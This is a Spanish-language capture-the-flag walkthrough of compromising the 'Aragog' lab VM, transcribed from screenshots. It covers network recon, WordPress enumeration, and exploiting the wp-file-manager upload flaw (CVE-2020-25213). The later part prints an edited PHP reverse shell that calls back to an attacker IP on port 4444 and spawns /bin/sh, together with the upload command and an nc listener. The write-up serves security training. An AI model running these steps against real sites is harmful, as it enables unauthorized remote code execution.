

# Aragog

Primero miramos en nuestra red que ip tiene la maquina que queremos atacar.

```
root@kali: /home/n_guerra/Escritorio/earth
Archivo Acciones Editar Vista Ayuda
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP Linux At MAC Address Docs Count Forw Len MAC Vendor / Hostname
10.20.30.1 52:54:00:12:35:00 1 60 Unknown vendor
10.20.30.2 52:54:00:12:35:00 1 60 Unknown vendor
10.20.30.3 08:00:27:d4:92:e1 1 60 PCS Systemtechnik GmbH
10.20.30.11 08:00:27:71:10:d2 1 60 PCS Systemtechnik GmbH
```

Despues sabiendo la ip hacemos el nmap para ver que puertos tiene abiertos y sus versiones


```
root@kali: /home/n_guerra/Escritorio/earth
# nmap -A 10.20.30.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 18:34 CEST
Nmap scan report for 10.20.30.11
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:71:10:D2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.62 ms  10.20.30.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

Nicolas Guerra Garcia

Como tiene el puerto 80 abierto, accedemos al firefox y ponemos la ip para ver que hay



en este caso hay un dominio levantado pero que no nos da nada de informacion

Hacemos un gobuster para ver mas informacion de la web que hay

```
[root@kali] ~ [~/home/n_guerra/Escritorio/earth]
# gobuster dir -u http://10.20.30.11 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [+] Exploit-DB [+] Google Hacking DB [+] OffSec [+] CVE - CVE [+] GTFOBins
[+] Url:          http://10.20.30.11
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Threads:      38 (Debian) Server at 10.20.30.11 Port 80
Starting gobuster in directory enumeration mode
=====
/blog           (Status: 301) [Size: 309] [→ http://10.20.30.11/blog/]
/javascript     (Status: 301) [Size: 315] [→ http://10.20.30.11/javascript/]
/server-status  (Status: 403) [Size: 276]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====

[root@kali] ~ [~/home/n_guerra/Escritorio/earth]
#
```

En este caso miramos el blog que es lo que mas nos llama la atencion

The screenshot shows a Firefox browser window with the following details:

- Title Bar:** Blog – Just another WordPress site
- Address Bar:** 10.20.30.11/blog/
- Toolbar:** Includes back, forward, search, and other standard browser icons.
- Page Content:**
  - Notice:** A post by WP-Admin on March 31, 2021, in Uncategorized. It contains the text: "We will be deleting some of our unused wordpress plugins in future as security best practices."
  - Hello world!**: A post by WP-Admin on March 31, 2021, in Uncategorized. It contains the text: "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!"
  - Recent Posts:** Shows links to "Notice" and "Hello world!"
  - Recent Comments:** Shows a comment from "A WordPress Commenter" on "Hello world!"
  - Archives:** Shows a link to "March 2021".
  - Categories:** Shows a link to "Uncategorized".

Podemos ver que es un wordpress y faremos un wordpress scan

# Nicolas Guerra Garcia

```
[root@kali] ~ [~/home/n_guerra/Escritorio/earth]
# wpscan --url http://10.20.30.11/blog

Blog
Just another WordPress site
Notice
WordPress Security Scanner by the WPScan Team
Version 3.8.27
We will be deleting some of our unused wordpress plugins in future as security best practices.
@_WPScan_, @_ethicalhack3r, @_erwan_lr, @_firefart
• Posted by WP Admin • March 31, 2021 • Posted in Uncategorized • Leave a comment on Notice

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.20.30.11/blog/ [10.20.30.11]
[+] Started: Fri Oct 25 18:47:50 2024 first post. Edit or delete it, then start writing!

Interesting Finding(s): • March 31, 2021 • Posted in Uncategorized • 1 Comment on Hello world!
Search for: Search ... | Search

[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.20.30.11/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] Archives
[+] WordPress readme found: http://10.20.30.11/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.20.30.11/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_wp_cron
```

## Nicolas Guerra Garcia

```
Archivo  Acciones  Editar  Vista  Ayuda
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://10.20.30.11/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://10.20.30.11/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://10.20.30.11/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60% some of our unused wordpress plugins in future as security best practices.
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos#Leave a comment on Notice
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.0.12 identified (Insecure, released on 2021-04-15).
| Found By: Emoji Settings (Passive Detection)
| - http://10.20.30.11/blog/, Match: '-release.min.js?ver=5.0.12'
| Confirmed By: Meta Generator (Passive Detection) -- click it, then start writing!
| - http://10.20.30.11/blog/, Match: 'WordPress 5.0.12'
| Posted by WP Admin | March 31, 2021 | Posted in Uncategorized | 1 Comment on Hello world!
[!] The main theme could not be detected.
[*] Enumerating All Plugins (via Passive Methods)
Recent Posts
[!] No plugins Found.
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.
Recent Comments
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[*] Finished: Fri Oct 25 18:47:52 2024
[!] Requests Done: 180
[!] Cached Requests: 4
[!] Data Sent: 43.962 KB
[!] Data Received: 21.691 MB
[!] Memory used: 245.473 MB
[!] Elapsed time: 00:00:02
[root@kali]~[~/home/n_guerra/Escritorio/earth]
# [Uncategorized]
```

Entramos en el readme para ver que hay dentro. Nos llama la atencion que hay un apartado de login

WordPress > ReadMe

Log In < Blog — WordPress

10.20.30.11/blog/readme.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CVE - CVE GTFOBins

details.

2. Save the file as `wp-config.php` and upload it.

3. Open [wp-admin/install.php](#) in your browser.

3. Once the configuration file is set up, the installer will set up the tables needed for your blog. If there is an error, double check your `wp-config.php` file, and try again. If it fails again, please go to the [support forums](#) with as much data as you can gather.

4. If you did not enter a password, note the password given to you. If you did not provide a username, it will be admin.

5. The installer should then send you to the [login page](#). Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on "Profile" to change the password.

### Updating

#### Using the Automatic Updater

If you are updating from version 2.7 or higher, you can use the automatic updater:

1. Open [wp-admin/update-core.php](#) in your browser and follow the instructions.
2. You wanted more, perhaps? That's it!

#### Updating Manually

1. Before you update anything, make sure you have backup copies of any files you may have modified such as `index.php`.
2. Delete your old WordPress files, saving ones you've modified.
3. Upload the new files.
4. Point your browser to [/wp-admin/upgrade.php](#).


Nicolas Guerra Garcia

Añadimos al archivo hosts el wordpress que hemos encontrado para que podamos verlo bien

```
[root@kali]~/Escritorio/earth]
# echo "10.20.30.11 wordpress.aragog.hogwarts" >> /etc/hosts

[root@kali]~/Escritorio/earth]
# [REDACTED]
```

Como se puede ver ya podemos verlo y estamos en el apartado de login



## Nicolas Guerra Garcia

Utilizaremos un exploit para ver que hay en el wordpress

```
(root㉿kali)-[~/home/n_guerra/Escritorio/earth]
# msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { ;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegoriex*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspinner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0izz*
*SKUa*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnoteLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - InterGalactic Team of PWNers*PCCsquared*fr334aks*xrunCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSNOW*InfoUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi*Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine*0x07*eggcellent*H4xx*cw167*localhorst*Original Cyan Lonker*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cpx*vaporsec*purplehax*RedTeam@MTU*UsaLamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR13ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Frit1B13r3*bearswithsaws*D540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*
*Les Tontons Fl4gueurs*
*' UNION SELECT 'password*
*burner_herz0g*
*here_there_be_trolls*
*r4t5_*6rungr4nd4*NYUSEC*
*IkastenIO*WC*balkansec*
*TofuEelRoll*Trash Pandas*
*Astra*Got Schwartz?*tmux*
*\nls*Juicy white peach*
*HackerKnights*
*Pentest Rangers*
*placeholder name*bitup*
*UCASers*onotch*
*NeNiNuMmOk*
*Maux de tête*LalaNG*
*crr0tz*z3r0p0rn*clueless*
*HackWara*
```



member Me  
Forgot your password?

Log In

filtraremos la palabra wordpress y miraremos los resultados que hay

```
msf6 > search wordpress
```

En este caso hay uno que es wordpress scanner que es el numero 141, utilizaremos este wordpress scanner para ver vuln

```
141 auxiliary/scanner/http/wordpress_scanner
142 auxiliary/scanner/http/wp_secure_copy_content_protection_sql_injection_and_Content_Locking_sccp_id_Unauthenticated_SQLi
143 exploit/unix/webapp/wp_slideshowgallery_upload
      ated File Upload
144 exploit/unix/webapp/wp_worktheflow_upload
ability
145 auxiliary/scanner/http/wordpress_xmlrpc_login
      ogin Scanner por la red
146 auxiliary/scanner/http/wordpress_multicall_creds
      edential Collector
147 auxiliary/dos/http/wordpress_xmlrpc_dos
148 exploit/linux/http/tr064_ntpserver_cmdinject
r Command Injection Over TR-064
149 \_ target: MIPS Big Endian
150 \_ target: MIPS Little Endian
151 exploit/unix/webapp/jquery_file_upload
oad
152 \_ target: PHP Dropper
153 \_ target: Linux Dropper
```

Interact with a module by name or index. For example `info 153`, use `153`. After interacting with a module you can manually set a TARGET with `set`

```
msf6 > use 141
msf6 auxiliary(scanner/http/wordpress_scanner) > ■
```

```
msf6 > use 141
msf6 auxiliary(scanner/http/wordpress_scanner) > options
Module options (auxiliary/scanner/http/wordpress_scanner):
Name          Current Setting  Discover   Required  Description
EXPLOITABLE    true           no         Only scan plugins and themes which a MSF module exists for
EXPLOITABLE_PLUGINS /usr/share/metasploit-framework/data/ yes        File containing exploitable by MSF plugins
DISPOSITIVES   wordlists/wp-exploitable-plugins.txt
EXPLOITABLE_THEMES /usr/share/metasploit-framework/data/ yes        File containing exploitable by MSF themes
PLUGINS        true           no         Detect plugins
PLUGINS_FILE   /usr/share/metasploit-framework/data/ yes        File containing plugins to enumerate
PROGRESS       1000          yes        how often to print progress
PROXIES        /              no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         /              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80             yes        The target port (TCP)
SSL            false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI      /              yes        The base path to the wordpress application
THEMES        true           no         Detect themes
THEMES_FILE   /usr/share/metasploit-framework/data/ yes        File containing themes to enumerate
THREADS        1              yes        The number of concurrent threads (max one per host)
USERS          true          no         Detect users with API
VHOST          /              no         HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/wordpress_scanner) > ■
```

Ponemos como target la ip de la maquina que estamos atacando y el /blog

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhosts 10.20.30.11
rhosts => 10.20.30.11
msf6 auxiliary(scanner/http/wordpress_scanner) > set targeturi /blog
targeturi => /blog
msf6 auxiliary(scanner/http/wordpress_scanner) > ■
```

## Nicolas Guerra Garcia

```
msf6 auxiliary(scanner/http/wordpress_scanner) > options
Module options (auxiliary/scanner/http/wordpress_scanner):
Name          Current Setting  Required  Description
EXPLOITABLE    true           no        Only scan plugins and themes which a MSF module exists for
EXPLOITABLE_PLUGINS /usr/share/metasploit-framework/data/ yes        File containing exploitable by MSF plugins
EXPLOITABLE_THEMES /usr/share/metasploit-framework/data/ yes        File containing exploitable by MSF themes
PLUGINS         true           no        Detect plugins
PLUGINS_FILE   /usr/share/metasploit-framework/data/ yes        File containing plugins to enumerate
PROGRESS        1000          yes       how often to print progress
Proxies         10.20.30.11    yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          10.20.30.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80             yes       The target port (TCP)
SSL              false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /blog          yes       The base path to the wordpress application
THEMES         true           no        Detect themes
THEMES_FILE   /usr/share/metasploit-framework/data/ yes        File containing themes to enumerate
THREADS         1              yes       The number of concurrent threads (max one per host)
USERS           true           no        Detect users with API
VHOST            no             no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Corremos el programa despues de haber aplicado todo y miramos que sale.

```
msf6 auxiliary(scanner/http/wordpress_scanner) > run
[*] Trying 10.20.30.11
[+] 10.20.30.11 - Detected Wordpress 5.0.12
[*] 10.20.30.11 - Enumerating Themes
[*] 10.20.30.11 - Progress 0/3 (0.0%)
[*] 10.20.30.11 - Finished scanning themes
[*] 10.20.30.11 - Enumerating plugins
[*] 10.20.30.11 - Progress 0/64 (0.0%)
[+] 10.20.30.11 - Detected plugin: wp-file-manager version 6.0
[*] 10.20.30.11 - Finished scanning plugins
[*] 10.20.30.11 - Searching Users
[*] 10.20.30.11 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 10.20.30.11 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Podemos ver que tenemos una version de wordpress que nos da. Miraremos en el data exploit que vuln tiene este worpress

## Nicolas Guerra Garcia

The screenshot shows a web browser displaying the Exploit Database at <https://www.exploit-db.com>. The search bar contains 'Wordpress 5.0.1'. The results table lists four entries, each with a date, title, type, platform, and author. The titles include 'WordPress Plugin AN\_Gradebook 5.0.1 - SQLi', 'WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)', 'WordPress Plugin Network Publisher 5.0.1 - 'networkpub\_key' Cross-Site Scripting', and 'WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion'. The interface includes a sidebar with various icons and a footer with navigation links.

Date	Title	Type	Platform	Author
2023-07-28	WordPress Plugin AN_Gradebook 5.0.1 - SQLi	WebApps	PHP	Lukas Kinneberg
2022-01-27	WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)	WebApps	PHP	Ron Jost
2012-05-15	WordPress Plugin Network Publisher 5.0.1 - 'networkpub_key' Cross-Site Scripting	WebApps	PHP	Heine Pedersen
2011-04-05	WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion	WebApps	PHP	AutoSec Tools

Nos da un CVE y miramos en internet que scripts hay para este tipo de CVE

The screenshot shows a web browser displaying the Exploit Database at <https://www.exploit-db.com/exploits/51224>. The title is 'WP-file-manager v6.9 - Unauthenticated Arbitrary File Upload leading to RCE'. The page displays details such as EDB-ID, CVE ID, Author, Type, Platform, Date, and Exploit status. A download dialog is visible, showing a file named '51224.py' completed at 2.0 KB. Below the details, there is a code snippet starting with '#!/usr/bin/env'.

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51224	2020-25213	BLY	WEBAPPS	PHP	2023-04-03

En este caso hemos encontrado uno bastante bueno y procederemos a utilizarlo

Para utilizarlo lo copiamos y hacemos un git clone en nuestra maquina

Le damos permisos al archivo para poder ejecutarlo

The screenshot shows a GitHub repository page for 'WireSeed/exploits'. The repository has 1 star and 0 forks. The 'Code' tab is selected, showing the contents of the 'php-reverse-shell.php' file. The file is a PHP script with a GPL license notice. The code starts with a shebang and includes comments about the license and usage.

```
<?php
// Aquesta eina només es pot utilitzar amb finalitats legals. Els usuaris assumeixen tota la respons
// per a qualsevol acció realitzada amb aquesta eina. L'autor no assumeix cap responsabilitat
// per danys causats per aquesta eina. Si aquests termes no són acceptables per a vostè, alestors
// no utilitzeu aquesta eina.
//
// En tots els altres aspectes s'aplica la versió 2 de la GPL:
//
// Aquest programa és programari lliure; podeu redistribuir-lo i/o modificar-lo
// sota els termes de la Llicència Pública General GNU versió 2 com
// publicat per la Free Software Foundation.
//
// Aquest programa es distribueix amb l'esperança que sigui útil,
// sense cap garantia.
```

En este caso cogemos el revershell.php y cambiamos la ip a la de nuestra maquina y el puerto que queremos que utilice

```
(root㉿kali)-[~/Escritorio/aragog]
# ls
comandos.txt  php-reverse-shell.php  wp-file-manager-CVE-2020-25213

(root㉿kali)-[~/Escritorio/aragog]
# nano php-reverse-shell.php

(root㉿kali)-[~/Escritorio/aragog]
#
```

## Nicolas Guerra Garcia

The screenshot shows a GitHub repository page for a PHP reverse shell exploit. The repository name is 'php-reverse-shell.php'. The code is a PHP script designed to establish a reverse connection to a specified IP and port. It includes comments explaining the requirements for PHP version 4.3+ or 5+, the use of stream\_select(), and limitations regarding compilation options like pcntl and posix. The script uses proc\_open() to execute shell commands like 'uname -a' and '/bin/sh -i'. It includes a check for the existence of pcntl\_fork() and a note about daemonizing. The file has 182 lines and is 9.27 KB in size. The GitHub interface shows standard navigation and repository details.

```
// per a qualsevol acció realitzada amb aquesta eina. Si aquests termes no són acceptables
// tu, llavors no utilitzes aquesta eina.
// Descripció
// Aquest script farà una connexió TCP de sortida a una IP i un port codificats.
// El destinatari rebrà un shell que s'executa com a usuari actual (normalment Apache).
// Limitacions
// proc_open i stream_set_blocking requereixen PHP versió 4.3+ o 5+
// L'ús de stream_select() als descriptors de fitxers retornats per proc_open() fallarà i retornarà FALSE a Windows.
// Algunes opcions en temps de compilació són necessàries per a la demonització (com pcntl, posix). Aquestes poques vegades estan disponibles.
// Ús
// Mireu https://github.com/ebantula/exploits/php-reverse-shell/
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.20.30.4'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
$debug_file = 'php-reverse-shell.php';

// Es recomana
// Daemonise'si és possible per evitar zombies més tard. Aquesta funció només es pot utilitzar amb funcionalitats legals. Els usuaris assumen tota la responsabilitat.
// pcntl_fork gairebé mai està disponible, però ens permetrà fer daemonise' aquesta eina. Si aquests termes no són acceptables per a vostè, alestiu
// el nostre procés php i evitar zombies. Val la pena provar...
if (function_exists('pcntl_fork')) {
    // Bifurca (Fork) i fes que el procés principal surti.
    $pid = pcntl_fork();
}

^G Ayuda      ^O Guardar      ^F Buscar      ^K Cortar      ^T Ejecutar      ^D Ubicación      M-U Deshacer      N-A Poner marca[M-] A llave
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar   ^Y Ir a línea      M-E Rehacer      M-6 Copiar      ^B Buscar atrás

```

Instalamos el jq, que es para que se organice el resultado

The terminal shows the user installing the 'jq' package via apt. The output indicates that several packages were automatically installed as dependencies, including cython3, libpoppler126, python3-boltons, fonts-liberation2, libpostproc56, and python3-cairo-dev. The user is prompted for their password to run the sudo command.

```
zsh: corrupt history file /home/n_guerra/.zsh_history
[n_guerra㉿kali)-[~] 25 19:33 wp-file-manager-exploit
└─$ sudo su
[sudo] contraseña para n_guerra:g/wp-file-manager-CVE
[root@kali)-[/home/n_guerra]
# apt install jq
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  cython3          libpoppler126      python3-boltons
  fonts-liberation2 libpostproc56      python3-cairo-dev
```

Ejecutamos la reverse shell

The terminal shows the user executing the exploit script ('exploit.sh') with the '-u' option, specifying the URL where the exploit file is located. The exploit file is a PHP reverse shell.

```
(root㉿kali)-[/home/n_guerra/Escritorio/aragog]
# cd wp-file-manager-CVE-2020-25213
<> Code Issues Actions Projects Security Insights
[root@kali)-[/home/n_guerra/Escritorio/aragog/wp-file-manager-CVE-2020-25213]
# ./wp-file-manager-exploit.sh -u http://10.20.30.11/blog -f /home/n_guerra/Escritorio/aragog/php-reverse-shell.php
```

Y a la vez en otra terminal ejecutamos el enlace con el puerto que teniamos en la reverse shell

The terminal shows the user executing 'nc -nlvp 4444' to listen for incoming connections on port 4444.

```
